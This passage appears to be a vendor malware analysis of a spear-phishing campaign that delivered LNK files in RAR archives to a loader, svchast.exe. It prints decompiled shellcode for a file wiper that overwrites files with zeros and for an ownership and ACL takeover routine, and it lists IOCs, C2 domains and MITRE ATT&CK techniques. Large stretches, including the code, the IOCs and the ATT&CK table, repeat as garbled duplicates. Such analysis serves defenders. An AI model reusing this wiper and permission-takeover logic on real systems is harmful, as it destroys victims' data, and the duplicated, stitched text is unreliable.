Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.


The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.




```
v34[4] = 0;
v34[5] = 0;
FindFirstFileA = retrieve_api_func(dll_name, v26);
strcpy(v20, "FindNextFileA");
FindNextFileA = retrieve_api_func(dll_name, v20);
CreateFileA = 0;
strcpy(v10, "CreateFileA");
CreateFileA = retrieve_api_func(dll_name, v10);
GetFileSize = 0;
strcpy(v15, "GetFileSize");
GetFileSize = retrieve_api_func(dll_name, v15);
strcpy(v27, "LocalAlloc");
LocalAlloc = retrieve_api_func(dll_name, v27);
SetFilePointer = 0;
strcpy(v24, "SetFilePointer");
SetFilePointer = retrieve_api_func(dll_name, v24);
WriteFile = 0;
strcpy(v36, "WriteFile");
WriteFile = retrieve_api_func(dll_name, v36);
LocalFree = 0;
strcpy(v25, "LocalFree");
LocalFree = retrieve_api_func(dll_name, v25);
CloseHandle = 0;
strcpy(v12, "CloseHandle");
CloseHandle = retrieve_api_func(dll_name, v12);
strcpy(v37, "FindClose");
FindClose = retrieve_api_func(dll_name, v37);
first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
